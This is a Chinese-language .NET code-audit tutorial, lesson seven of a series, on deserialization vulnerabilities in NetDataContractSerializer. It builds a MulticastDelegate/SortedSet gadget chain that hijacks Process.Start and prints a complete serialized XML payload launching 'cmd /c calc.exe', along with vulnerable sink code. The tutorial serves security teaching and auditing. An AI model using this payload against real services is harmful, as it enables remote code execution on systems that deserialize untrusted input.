.NET 高级代码审计（第七课） NetDataContractSerializer 反序列化漏洞

Ivan1ee

2019 年 03 月 01 日

0x00 前言

NetDataContractSerializer 和 DataContractSerializer 一样用于序列化和反序列化 Windows Communication Foundation (WCF) 消息中发送的数据。两者 之间存在一个重要区别：NetDataContractSerializer 包含了 CLR，通过 CLR 类型添加额外信息并保存引用来支持类型精确，而 DataContractSerializer 则不包含。 因此，只有在序列化和反序列化端使用相同的 CLR 类型时，才能使用 NetDataContractSerializer。若要序列化对象使用 WriteObject 或者 Serialize 方法， 若要反序列化 XML 流使用 ReadObject 或者 Deserialize 方法。在某些场景下读取了恶意的 XML 流就会造成反序列化漏洞，从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。

0x01 NetDataContractSerializer 序列化

使用 WriteObject 或者 Serialize 可以非常方便的实现.NET 对象与 XML 数据之间的转化，注意 NetDataContractSerializer 包含了程序集的名字和被序列化类型的类型。这些额外信息可以用来将 XML 反序列化成特殊类型，允许相同类型可以在客户端和服务端同时使用。另外的信息是 z:Id 属性在不同的元素上意义是不同的。这个用来处理引用类型以及当 XML 被反序列化时是否引用可以保留，最后的结论是这个输出相比 DataContractSerializer 的输出包含了更多信息。下面通过一个实例来说明问题，首先定义 TestClass 对象

```
[DataContract]
public class TestClass{
    private string classname;
    private string name;
    private int age;

    [DataMember]
    public string Classname { get => classname; set => classname = value; }

    [DataMember]
    public string Name { get => name; set => name = value; }

    [DataMember]
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```

定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Age = 18;
testClass.Name = "Ivan1ee";
testClass.Classname = "360";
FileStream stream = new FileStream(@"d:\netdata.xml", FileMode.Create);
NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
netDataContractSerializer.Serialize(stream, testClass);
stream.Close();
```


笔者使用 Serialize 得到序列化 TestClass 类后的 xml 数据

```
<TestClass z:Id="1" z:Type="WpfApp1.TestClass"
z:Assembly="WpfApp1, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null"
xmlns="http://schemas.datacontract.org/2004/07/WpfApp1"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:z="http://schemas.microsoft.com/2003/10/Serializat
ion/"><age>18</age><classname
z:Id="2">360</classname><name
z:Id="3">Ivan1ee</name></TestClass>
```

0x02 NetDataContractSerializer 反序列化

2.1、反序列化用法

NetDataContractSerializer 类反序列过程是将 XML 流转换为对象，通过创建一个新对象的方式调用 ReadObject 多个重载方法或 Serialize 方法实现的，查看定义得知继承自 XmlObjectSerializer 抽象类、IFormatter 接口，



```
namespace System.Runtime.Serialization
{
    public sealed class NetDataContractSerializer : XmlObjectSerializer, IFormatter
    {
        public NetDataContractSerializer();
        public NetDataContractSerializer(StreamingContext context);
        public NetDataContractSerializer(string rootName, string rootNamespace);
        public NetDataContractSerializer(XmlDictionaryString rootName, XmlDictionaryString rootNamespace);
        public NetDataContractSerializer(StreamingContext context, int maxItemsInObjectGraph, bool ignoreExtensionDataObject, FormatterAssem
        public NetDataContractSerializer(string rootName, string rootNamespace, StreamingContext context, int maxItemsInObjectGraph, bool ig
        public NetDataContractSerializer(XmlDictionaryString rootName, XmlDictionaryString rootNamespace, StreamingContext context, int maxI

        public FormatterAssemblyStyle AssemblyFormat { get; set; }
        public ISurrogateSelector SurrogateSelector { get; set; }
        public SerializationBinder Binder { get; set; }
        public StreamingContext Context { get; set; }
        public int MaxItemsInObjectGraph { get; }
        public bool IgnoreExtensionDataObject { get; }

        public object Deserialize(Stream stream);
        public override bool IsStartObject(XmlReader reader);
        public override bool IsStartObject(XmlDictionaryReader reader);
        public override object ReadObject(XmlReader reader);
        public override object ReadObject(XmlReader reader, bool verifyObjectName);
        public override object ReadObject(XmlDictionaryReader reader, bool verifyObjectName);
        public void Serialize(Stream stream, object graph);
        public override void WriteEndObject(XmlDictionaryWriter writer);
        public override void WriteEndObject(XmlWriter writer);
        public override void WriteObject(XmlWriter writer, object graph);
        public override void WriteObjectContent(XmlWriter writer, object graph);
        public override void WriteObjectContent(XmlDictionaryWriter writer, object graph);
        public override void WriteStartObject(XmlWriter writer, object graph);
        public override void WriteStartObject(XmlDictionaryWriter writer, object graph);
    }
}
```

NetDataContractSerializer 类实现了 XmlObjectSerializer 抽象类中的 WriteObject、ReadObject 方法，也实现了 IFormatter 中定义的方法。笔者通过创建新对象的方式调用 Deserialize 方法实现的具体实现代码可参考以下

```
FileStream stream2 = new FileStream(@"d:\netdata1.xml", FileMode.Open);
NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
var person = netDataContractSerializer.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```

其实在 Deserialize 方法内也是调用了 ReadObject 方法反序列化的

```
public void Serialize(Stream stream, object graph)
{
    base.WriteObject(stream, graph);
}

public object Deserialize(Stream stream)
{
    return base.ReadObject(stream);
}
```

反序列化后得到对象的属性，打印输出当前成员 Name 的值。

```
FileStream stream2 = new FileStream(@"d:\netdata1.xml", FileMode.Open);
NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
var person = netDataContractSerializer.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```

2.2、攻击向量—MulticastDelegate

多路广播委托（MulticastDelegate）继承自 Delegate，其调用列表中可以拥有多个元素的委托，实际上所有委托类型都派生自 MulticastDelegate。MulticastDelegate 类的_invocationList 字段在构造委托链时会引用委托数组，但为了取得对委托链更多的控制就得使用 GetInvocationList 方法，它是具有一个带有链接的委托列表，在对委托实例进行调用的时候，将按列表中的委托顺序进行同步调用，那么如何将 calc.exe 添加到 GetInvocationList 列表方法？首先先看 Comparison<T>类，它用于位于命令空间 System.Collections.Generic，定义如下

```
namespace System
{
    public delegate int Comparison<in T>(T x, T y);
}
```

Comparison 类返回委托，再使用 Delegate 或者 MulticastDelegate 类的公共静态方法 Combine 将委托添加到链中作为 Comparison 的类型比较器

```
Delegate da = new Comparison<string>(String.Compare);
Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
```

使用 Comparer<T>的静态方法 Create 创建比较器，比较器对象在.NET 集合类中使用的频率较多，也具备了定制的反序列化功能，这里选择 SortedSet<T>类，在反序列化的时内部 Comparer 对象重构了集合的排序。

```
IComparer<string> comp = Comparer<string>.Create(d);
SortedSet<string> set = new SortedSet<string>(comp);
set.Add("cmd");
set.Add("/c " + cmd);
```

多路广播委托的调用列表 GetInvocationList 方法在内部构造并初始化一个数组，让它的每个元素都引用链中的一个委托，然后返回对该数组的引用，下面代码修改了私有字段_InvocationList 并用泛型委托 Func 返回 Process 类。

```
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
object[] invoke_list = d.GetInvocationList();
// Modify the invocation list to add Process::Start(string, string)
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(d, invoke_list);
```

最后传入攻击载荷后得到完整序列化后的 poc，如下

0x03 代码审计视角

3.1、Deserialize

从代码审计的角度只需找到可控的 Path 路径就可以被反序列化，例如以下场景：

```
public static object DeserializeData(string path)
{
    FileStream fileStream = new FileStream(path, FileMode.Open);
    NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
    var objects = netDataContractSerializer.Deserialize(fileStream);
    return objects;
}
```

3.2、ReadObject

```
public static object ReadObjectData(string path)
{
    FileStream fileStream = new FileStream(path, FileMode.Open);
    NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
    var objects = netDataContractSerializer.ReadObject(fileStream);
    return objects;
}
```

上面两种方式都是很常见的，需要重点关注。

0x04 案例复盘

1. 代码中实现读取本地文件内容

```
public class NetDataContractSerializerHelper
{
    public static object DeserializeData(string path)
    {
        FileStream fileStream = new FileStream(path, FileMode.Open);
        NetDataContractSerializer netDataContractSerializer = new NetDataContractSerializer();
        var objects = netDataContractSerializer.Deserialize(fileStream);
        return objects;
    }
```

2. 传递 poc xml，弹出计算器网页返回 200


```
3. <ArrayOfstring z:Id="1"
   z:Type="System.Collections.Generic.SortedSet`1[[Syste
   m.String, mscorlib, Version=4.0.0.0, Culture=neutral,
   PublicKeyToken=b77a5c561934e089]]"
   z:Assembly="System, Version=4.0.0.0, Culture=neutral,
   PublicKeyToken=b77a5c561934e089"
   xmlns="http://schemas.microsoft.com/2003/10/Serializa
   tion/Arrays"
   xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
   xmlns:x="http://www.w3.org/2001/XMLSchema"
   xmlns:z="http://schemas.microsoft.com/2003/10/Seriali
```

```
zation/"><Count z:Id="2" z:Type="System.Int32"
z:Assembly="0" xmlns="">2</Count><Comparer z:Id="3"
z:Type="System.Collections.Generic.ComparisonComparer
`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]"
z:Assembly="0" xmlns=""><_comparison z:Id="4"
z:FactoryType="a:DelegateSerializationHolder"
z:Type="System.DelegateSerializationHolder"
z:Assembly="0"
xmlns="http://schemas.datacontract.org/2004/07/System
.Collections.Generic"
xmlns:a="http://schemas.datacontract.org/2004/07/Syst
em"><Delegate z:Id="5"
z:Type="System.DelegateSerializationHolder+DelegateEn
try" z:Assembly="0" xmlns=""><a:assembly
z:Id="6">mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089</a:assembly><a:delega
teEntry z:Id="7"><a:assembly z:Ref="6"
i:nil="true"/><a:delegateEntry
i:nil="true"/><a:methodName
z:Id="8">Compare</a:methodName><a:target
i:nil="true"/><a:targetTypeAssembly z:Ref="6"
i:nil="true"/><a:targetTypeName
z:Id="9">System.String</a:targetTypeName><a:type
z:Id="10">System.Comparison`1[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]</a:type></a:delegat
eEntry><a:methodName
z:Id="11">Start</a:methodName><a:target
i:nil="true"/><a:targetTypeAssembly z:Id="12">System,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089</a:targetTypeAssembly
><a:targetTypeName
z:Id="13">System.Diagnostics.Process</a:targetTypeNam
e><a:type z:Id="14">System.Func`3[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral,
```

```
PublicKeyToken=b77a5c561934e089],[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089],[System.Diagnostics.
Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]</a:type></Delegate>
<method0 z:Id="15"
z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHold
er" z:Assembly="0" xmlns=""
xmlns:b="http://schemas.datacontract.org/2004/07/Syst
em.Reflection"><Name z:Ref="11"
i:nil="true"/><AssemblyName z:Ref="12"
i:nil="true"/><ClassName z:Ref="13"
i:nil="true"/><Signature z:Id="16"
z:Type="System.String"
z:Assembly="0">System.Diagnostics.Process
Start(System.String,
System.String)</Signature><Signature2 z:Id="17"
z:Type="System.String"
z:Assembly="0">System.Diagnostics.Process
Start(System.String,
System.String)</Signature2><MemberType z:Id="18"
z:Type="System.Int32"
z:Assembly="0">8</MemberType><GenericArguments
i:nil="true"/></method0><method1 z:Id="19"
z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHold
er" z:Assembly="0" xmlns=""
xmlns:b="http://schemas.datacontract.org/2004/07/Syst
em.Reflection"><Name z:Ref="8"
i:nil="true"/><AssemblyName z:Ref="6"
i:nil="true"/><ClassName z:Ref="9"
i:nil="true"/><Signature z:Id="20"
z:Type="System.String" z:Assembly="0">Int32
Compare(System.String,
System.String)</Signature><Signature2 z:Id="21"
z:Type="System.String" z:Assembly="0">System.Int32
```

```
Compare(System.String,
System.String)</Signature2><MemberType z:Id="22"
z:Type="System.Int32"
z:Assembly="0">8</MemberType><GenericArguments
i:nil="true"/></method1></_comparison></Comparer><Ver
sion z:Id="23" z:Type="System.Int32" z:Assembly="0"
xmlns="">2</Version><Items z:Id="24"
z:Type="System.String[]" z:Assembly="0" z:Size="2"
xmlns=""><string z:Id="25"
xmlns="http://schemas.microsoft.com/2003/10/Serializa
tion/Arrays">/c calc.exe</string><string z:Id="26"
xmlns="http://schemas.microsoft.com/2003/10/Serializa
tion/Arrays">cmd</string></Items></ArrayOfstring>
```

最后配上动态图演示



0x05 总结

NetDataContractSerializer 序列化功能输出的信息更多，因为性能等原因不及 DataContractSerializer，所以在 WCF 开发中用的场景并不太多，但是因为它无需传入类型解析器所以相对来说更容易触发反序列化漏洞。最后.NET 反序列化系列课程笔

者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。